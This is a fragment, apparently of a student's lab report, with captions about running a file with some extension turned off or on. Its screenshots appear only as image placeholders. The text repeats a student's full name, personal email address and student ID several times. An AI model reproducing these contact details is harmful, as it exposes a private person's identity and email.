
Run your File and check if you get your output:

When extension is turned off:




Name: Sayali Vishnu Kute
Email ID: sayalikute2507@gmail.com
Student ID: 15977


ERROR occurs:




When extension is turned on:



Name: Sayali Vishnu Kute
Email ID: sayalikute2507@gmail.com
Student ID: 15977



The More you click the more the responses created (when Extension is ON):



Name: Sayali Vishnu Kute

Email ID: sayalikute2507@gmail.com

Student ID: 15977